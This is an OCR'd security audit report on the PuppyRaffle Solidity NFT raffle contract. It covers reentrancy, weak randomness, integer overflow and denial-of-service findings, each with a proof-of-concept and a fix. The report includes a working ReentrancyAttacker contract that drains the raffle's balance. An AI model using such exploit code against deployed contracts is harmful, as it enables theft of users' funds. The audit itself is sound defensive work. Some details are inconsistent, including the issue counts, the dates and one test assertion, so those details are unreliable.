

PuppyRaffle Audit Report

Version 1.0

Cyfrin.io

January 29, 2025

Protocol Audit Report

Yanislav Panayotov

January 23, 2025

Prepared by: Cyfrin Lead Auditors: - Yanislav

Table of Contents

- Table of Contents
- Protocol Summary
- Disclaimer
- Risk Classification
- Audit Details
  - Scope
  - Roles
- Executive Summary
  - Issues found
- Findings
- High
- Medium
- Low
- Informational
- Gas

Protocol Summary

This project is to enter a raffle to win a cute dog NFT

Disclaimer

The Panayotov team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8
- In Scope: ## Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	7
Gas	2
Total	16

Findings

Findings

High

[H-1] Reentrancy Attack on `PuppyRaffle::refund` allows entrant to drain raffle balance.

Description: `PuppyRaffle::refund` doesn't follow CEI and thus can be exploited by attackers with a simple Reentrancy attack contract. An attacker can simply call `PuppyRaffle::refund` and then reenter it to empty the whole balance.

```
1       function refund(uint256 playerIndex) public {
2               address playerAddress = players[playerIndex];
3               require(playerAddress == msg.sender, "PuppyRaffle: Only the
                    player can refund");
4               require(playerAddress != address(0), "PuppyRaffle: Player
                   already refunded, or is not active");
5               // @audit Re-entrancy
6   @>          payable(msg.sender).sendValue(entranceFee);
7
8   @>          players[playerIndex] = address(0);
9               emit RaffleRefunded(playerAddress);
10          }
```

A player who has entered the raffle could have a `fallback`/`receive` function that calls the `PuppyRaffle::refund` function again and claims another refund. They could continue the cycle till the contract is empty.

Impact: The funds of the potential withdrawers is in danger. All fees paid by raffle entrants could be stolen by the malicious participant.

Proof of Concept:

1. User enters the raffle
2. Attacker sets up a contract with a `facllback` function that calls `PuppyRaffle::refund`
3. Attacker enters the raffle
4. Attacker calls `PuppyRaffle::refund` from their attack contract, draining the contract balance.

Proof of Code: Consider adding `PuppyRaffleTest::testReentrancyRefund` to your test suite.

PoC

```
function testReentrancyRefund() public {
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        ReentrancyAttacker attackerContract = new ReentrancyAttacker(
            puppyRaffle);
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, 1);

        uint256 startingAttackContractBalance = address(
            attackerContract).balance;
        uint256 startingContractBalance = address(puppyRaffle).balance;

        vm.prank(attackUser);
        attackerContract.attack{value:entranceFee}();

        console.log("starting attacker contract balance:",
            startingAttackContractBalance);
        console.log("starting contract balance",
            startingContractBalance);

        console.log("ending attacker contract balance:", address(
            attackerContract).balance);
        console.log("ending contract balance", address(puppyRaffle).
            balance);
```

```
    }
    contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() external payable {
        address[] memory players = new address[](1);
        players[0] = address(this);

        puppyRaffle.enterRaffle{value: entranceFee}(players);

        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
            ;
        puppyRaffle.refund(attackerIndex);
     }

    function _stealMoney() internal {
        if(address(puppyRaffle).balance >= entranceFee){
            puppyRaffle.refund(attackerIndex);
        }
    }
     fallback() external payable{
        _stealMoney();
     }

     receive() external payable{
        _stealMoney();
     }
}
```

Recommended Mitigation: Recommend to follow CEI and organise it in a way that the msg.value is reset before reentering.

```
    function refund(uint256 playerIndex) public {
            address playerAddress = players[playerIndex];
            require(playerAddress == msg.sender, "PuppyRaffle: Only the
                player can refund");
            require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
+           players[playerIndex] = address(0);
+           emit RaffleRefunded(playerAddress);
            payable(msg.sender).sendValue(entranceFee);
-           players[playerIndex] = address(0);
-           emit RaffleRefunded(playerAddress);
        }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy

Description: Hashing `msg.sender`, `block.timestamp`, `block.difficulty` together creates a predictable find number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This means users could front run this function and call `refund` if they see they are not the winner.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. Making the entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof of Concept:

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how to participate. See thesolidity blog on prevrandao. `block.difficulty` was recently replace with prevrandao.
2. User can mine/manipulate their `msg.sender` value to result in this address being used to generate the winner!
3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Recommended Mitigation: Consider using a cryptographically provable random number generator such as Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description: In solidity versions prior to `0.8.0` integers were subject to integer overflows.

```
1     uint64 myVar = type(uint64).max
2     // 18446744073709551615
3     myVar = myVar + 1
4     // myVar will be 0
```

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` my not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. We conclude a raffle of 4 players
2. We then have 89 players enter a new raffle, and conclude the raffle
3. `totalFees` will be:

```
totalFees = totalFees + uint64(fee);
// aka
totalFees = 800000000000000000 + 1780000000000000000
// and this will overflow!
```

4. You will not be able to withdraw due to the line in `PuppyRaffle::withdrawFees`:

```
    require(address(this).balance == uint256(totalFees), "PuppyRaffle:
        There are currently players active!");
```

Althought you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not the intended design of the protocol. At some point, there will be too much `balance` in the contract that the above `require` will be impossible to hit.

PoC

```
    function testTotalFeesOverflow() public playersEntered {
            // We finish a raffle of 4 to collect some fees
            vm.warp(block.timestamp + duration + 1);
            vm.roll(block.number + 1);
            puppyRaffle.selectWinner();
            uint256 startingTotalFees = puppyRaffle.totalFees();
            // startingTotalFees = 800000000000000000

            // We then have 89 players enter a new raffle
            uint256 playersNum = 89;
            address[] memory players = new address[](playersNum);
            for (uint256 i = 0; i < playersNum; i++) {
                players[i] = address(i);
            }
            puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
                players);
            // We end the raffle
            vm.warp(block.timestamp + duration + 1);
            vm.roll(block.number + 1);

            // And here is where the issue occurs
            // We will now have fewer fees even though we just finished
                a second raffle
            puppyRaffle.selectWinner();

            uint256 endingTotalFees = puppyRaffle.totalFees();
            console.log("ending total fees", endingTotalFees);
            assert(endingTotalFees < startingTotalFees);

```

```
28              // We are also unable to withdraw any fees because of the
                    require check
29              vm.prank(puppyRaffle.feeAddress());
30              vm.expectRevert("PuppyRaffle: There are currently players
                    active!");
31              puppyRaffle.withdrawFees();
32          }
```

Recommended Mitigation: There are a few possible mitigations.

1. Use a newer version of solidity, and a `uint256` instead of `uint64` for `PuppyRaffle::totalFees`
2. You could also use the `SafeMath` library of OpenZeppelin for version 0.7.6 of solidity, however you would still have a hard time with the `uint64` type if too many fees are collected.
3. Remove the balance check from `PuppyRaffe:withdrawFees`

```
1 -   require(address(this).balance == uint256(totalFees), "PuppyRaffle:
      There are currently players active!");
```

Medium

[M-#] Looping through players array to check for duplicates `PuppyRaffle::enterRaffle` is a potential denial of service(DoS) attack, incrementing gas costs for future entrants

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` that entered the raffle, and every time a new player comes in the price is being increased making it extremely benefitial for the players who entered the raffle first.

```
1 // @audit DoS
2         for (uint256 i = 0; i < players.length - 1; i++) {
3             for (uint256 j = i + 1; j < players.length; j++) {
4                 require(players[i] != players[j], "PuppyRaffle:
                      Duplicate player");
5             }
6         }
```

Impact: The gas costs for raffle entrants will greatly increase as more players enter the raffle. Discouraging later users from entering, and causing a rush at the start of a raffle to be one of the first entrants in the queue.

An attacker might make the `PuppyRaffle::entrants` array so big, that no one else can enter, guaranteeing themselves the win.

Proof of Concept:

If we have 2 sets of 100 players the gas prices will be as such: - The first 100 players: ~6252128 gas - The second 100 players: ~18068218 gas

PoC

Place the following test into `PuppyRaffleTest.t.sol`.

```
function test_denialOfService() public {
        // address[] memory players = new address[](1);
        // players[0] = playerOne;
        // puppyRaffle.enterRaffle{value: entranceFee}(players);
        // assertEq(puppyRaffle.players(0), playerOne);
        vm.txGasPrice(1);
        uint256 playersNum = 100;
        address[] memory players = new address[](playersNum);
        for(uint256 i = 0; i < playersNum; i++){
            players[i] = address(i);
        }
        uint256 gasStartFirst= gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            players);
        uint256 gasEndFirst = gasleft();

        uint256 gasUsedFirst = (gasStartFirst - gasEndFirst) * tx.
            gasprice;
        console.log("Gas cost of the first 100 players:", gasUsedFirst)
            ;

        address[] memory playersTwo = new address[](playersNum);
        for(uint256 i = 0; i < playersNum; i++){
            playersTwo[i] = address(i + playersNum);
        }
        uint256 gasStartSecond= gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * playersTwo.length
            }(playersTwo);
        uint256 gasEndSecond = gasleft();

        uint256 gasUsedSecond = (gasStartSecond - gasEndSecond) * tx.
            gasprice;
        console.log("Gas cost of the second 100 players:",
            gasUsedSecond);

        assert(gasUsedFirst < gasEndSecond);
    }
```

Recommended Mitigation: There are a few recommendations.

1. Consider allowing duplicates. Users can make new wallet addresses anyways, so a duplicate check doesn't prevent the same person from entreing multiple times, only the same wallet address.

2. Consider using a mapping to check for duplicates. This would allow constant time lookup of whether a user has already entered.

[M-2] Smart contract wallets raffle winners without a `receive` or a `fallback` function will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsivle for resetting the lottery. However, if the winner is a smart contract wallet that rejects the payment, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate check and a lottery reset could get very challenging.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners would not get paid out and someone else could take their money!

Proof of Concept:

1. 10 smart contract wallets enter the lottery without a fallback or receive function
2. The lottery ends
3. The `selectWinner` function wouldn't work even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses -> payout so winners can pull their funds out themselves, putting the owness on the winner to claim the prize. (recommended)

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle

Description: If a player is in the `PuppyRaffle::players` array at 0 this will return 0, but according to the natspec, it will also return 0 is the player is not in the array.

```
1     function getActivePlayerIndex(address player) external view returns
          (uint256) {
2             for (uint256 i = 0; i < players.length; i++) {
```

```
3                 if (players[i] == player) {
4                     return i;
5                 }
6             }
7             return 0;
8         }
```

Impact: A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle again, wasting gas.

Proof of Concept:

1. User enters the raffle, they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. User thinks they have not entered correctly due to the function documentation.

Recommended Mitigation: The easiest recommendation will be to revert if the player is not in the array instead of returning 0.

You could also reserve the 0th position for any competition, but a better solution might be to return an `int256` where the funtion returns -1 if the player is not active.

Gas

[G-1] Unchanged state variables should be declared constant or immutable.

Description: Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storage, as opposed to memory which is more gas efficient.

```
1 +       uint256 playerLength = players.length;
2 -       for (uint256 i = 0; i < players.length - 1; i++) {
3 +       for (uint256 i = 0; i < playerLength - 1; i++) {
4 -           for (uint256 j = i + 1; j < players.length; j++) {
5 +           for (uint256 j = i + 1; j < playerLength; j++) {
```

```
6                 require(players[i] != players[j], "PuppyRaffle:
                      Duplicate player");
7             }
8         }
```

Informational

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

-Found in src/PuppyRaffle.sol: 32:23:35

[I-3]: Missing checks for `address(0)` when assigning valuse to address state variables

Assigning values to address state variables without checking for `address(0)`.

-Found in src/PuppyRaffle.sol: 8662:23:35 -Found in src/PuppyRaffle.sol: 3165:23:35 -Found in src/PuppyRaffle.sol: 9809:23:35

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice

It is best to keep code clean and follow CEI.

```
1 -         (bool success,) = winner.call{value: prizePool}("");
2 -         require(success, "PuppyRaffle: Failed to send prize pool to
      winner");
3           _safeMint(winner, tokenId);
4 +         (bool success,) = winner.call{value: prizePool}("");
5 +         require(success, "PuppyRaffle: Failed to send prize pool to
      winner");
```

[I-6] State changes are missing events

[I-7] `PuppyRaffle::_isActivePlayer` is never used and should be removed